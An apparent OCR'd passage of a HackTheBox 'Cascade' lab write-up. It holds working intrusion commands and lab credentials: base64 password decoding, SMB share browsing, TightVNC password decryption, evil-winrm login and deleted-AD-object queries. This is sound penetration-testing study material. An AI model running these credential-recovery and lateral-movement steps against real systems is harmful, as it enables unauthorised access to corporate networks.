
Membership in this group allows for the reading of deleted Active Directory objects, which can reveal sensitive information:

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```


Steve has access on the "Audit Share": //Casc-DC1/Audit\$

Ryan Thompson

> We were missing something very unusual!!! This alone took half of my sanity because I had missed the cascadeLegacyPWD property





```
echo clk0bjVldmE= | base64 -d
```



Bloodhound

```
Ryan cannot provides with an initial foothold on the DC
```

We effectively only have access to the DATA SHARE and cannot use Ryan to get inital access on the DC.




However we could use the account to access the "Data Share" and look for clues.

```
└─→ smbclient -W CASCADE -U 'r.thompson%'rY4n5eva'  //cascade.local/data
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 27 00:27:34 2020
  ..                                  D        0  Mon Jan 27 00:27:34 2020
  Contractors                         D        0  Sun Jan 12 22:45:11 2020
  Finance                             D        0  Sun Jan 12 22:45:06 2020
  IT                                  D        0  Tue Jan 28 15:04:51 2020
  Production                          D        0  Sun Jan 12 22:45:18 2020
  Temps                               D        0  Sun Jan 12 22:45:15 2020

                6553343 blocks of size 4096. 1626046 blocks available
smb: \> ls IT
  IT                                  D        0  Tue Jan 28 15:04:51 2020

                6553343 blocks of size 4096. 1626046 blocks available
smb: \> cd IT
smb: \IT\> ls
  .                                   D        0  Tue Jan 28 15:04:51 2020
  ..                                  D        0  Tue Jan 28 15:04:51 2020
  Email Archives                      D        0  Tue Jan 28 15:00:30 2020
  LogonAudit                          D        0  Tue Jan 28 15:04:40 2020
  Logs                                D        0  Tue Jan 28 21:53:04 2020
  Temp                                D        0  Tue Jan 28 19:06:59 2020

                6553343 blocks of size 4096. 1626046 blocks available
smb: \IT\> cd LogonAudit
smb: \IT\LogonAudit\> dir
  .                                   D        0  Tue Jan 28 15:04:40 2020
  ..                                  D        0  Tue Jan 28 15:04:40 2020

                6553343 blocks of size 4096. 1626046 blocks available
smb: \IT\LogonAudit\> ls
  .                                   D        0  Tue Jan 28 15:04:40 2020
  ..                                  D        0  Tue Jan 28 15:04:40 2020

                6553343 blocks of size 4096. 1626046 blocks available
smb: \IT\LogonAudit\> cd ..
smb: \IT\> cd "Email Archives"
smb: \IT\Email Archives\> ls
  .                                   D        0  Tue Jan 28 15:00:30 2020
  ..                                  D        0  Tue Jan 28 15:00:30 2020
  Meeting_Notes_June_2018.html        An     2522  Tue Jan 28 15:00:12 2020

                6553343 blocks of size 4096. 1626046 blocks available
```

> We found an old email sent by Steve Smith where he says that the TempAdmin was created to perform some maintainance tasks and had the same password as the

admin's users. Of course, this caught my attention because the arksvc account could've in theory be used to recover said credential.



Also we found a misterious registry export containing an encrypted password.

We also found some sort of log of some routine being executed by arksvc.

```
smb: \> cd IT
smb: \IT\> ls
  .                                   D        0  Tue Jan 28 15:04:51 2020
  ..                                  D        0  Tue Jan 28 15:04:51 2020
  Email Archives                      D        0  Tue Jan 28 15:00:30 2020
  LogonAudit                          D        0  Tue Jan 28 15:04:40 2020
  Logs                                D        0  Tue Jan 28 21:53:04 2020
  Temp                                D        0  Tue Jan 28 19:06:59 2020

                6553343 blocks of size 4096. 1625223 blocks available
smb: \IT\> cd Logs
smb: \IT\Logs\> ls
  .                                   D        0  Tue Jan 28 21:53:04 2020
  ..                                  D        0  Tue Jan 28 21:53:04 2020
  Ark AD Recycle Bin                  D        0  Fri Jan 10 13:33:45 2020
  DCs                                 D        0  Tue Jan 28 21:56:00 2020

                6553343 blocks of size 4096. 1625223 blocks available
smb: \IT\Logs\> ls
  .                                   D        0  Tue Jan 28 21:53:04 2020
  ..                                  D        0  Tue Jan 28 21:53:04 2020
  Ark AD Recycle Bin                  D        0  Fri Jan 10 13:33:45 2020
  DCs                                 D        0  Tue Jan 28 21:56:00 2020

                6553343 blocks of size 4096. 1625481 blocks available
smb: \IT\Logs\> cd "Ark AD Recycle Bin"
smb: \IT\Logs\Ark AD Recycle Bin\> dir
  .                                   D        0  Fri Jan 10 13:33:45 2020
  ..                                  D        0  Fri Jan 10 13:33:45 2020
  ArkAdRecycleBin.log                 A     1303  Tue Jan 28 22:19:11 2020

                6553343 blocks of size 4096. 1625481 blocks available
smb: \IT\Logs\Ark AD Recycle Bin\> get ArkAdRecycleBin.log
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as ArkAdRecycleBin.log (1.5 KiloByte
s/sec) (average 1.5 KiloBytes/sec)
smb: \IT\Logs\Ark AD Recycle Bin\>
```

What's this

Found a clue!!! ArkSvc will certainly be needed to recover TempAdmin password mentioned in Steve's email


```
⟶ ls
ArkAdRecycleBin.log   MapDataDrive.vbs             'VNC Install.reg'      usernames.txt
MapAuditDrive.vbs     Meeting_Notes_June_2018.html  active_accounts.txt

⟶ cat ArkAdRecycleBin.log
1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-
817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=loca
l
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-
bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0
```

Hey, that's how we could recover TempAdmin pass

And use it against the admin

It took me a lot of trying and error, but eventually I figured out how to decrypt TightVNC's passwod using the hex we found in the Passoword attribute from the registry dump.


```
git clone https://github.com/trinitronx/vncpasswd.py.git
```



Steve Smith

```
python2 ./vncpasswd.py -d -H '6BCF2A4B6E5ACA0F'
```


Awesome, we might have initial access on the server




```
I made a mistake during my first attempt to access the server and did not recover the user flag until the very end.
```

I wrote the wrong domain for Steve's account, and obviously got a denied from kerberos.

```
evil-winrm -i casc-dc1.cascade.local\
        -u 's.smith@htb.local' \
        -p sT333ve2
```




Not a big deal! Cus we needed arksvc to privesc anyway.

Looking For Arksvc's Password


First we've confirmed that Steve had access on the Audit$ share.

```
smbmap -u s.smith -p sT333ve2 -H casc-dc1.cascade.local
```

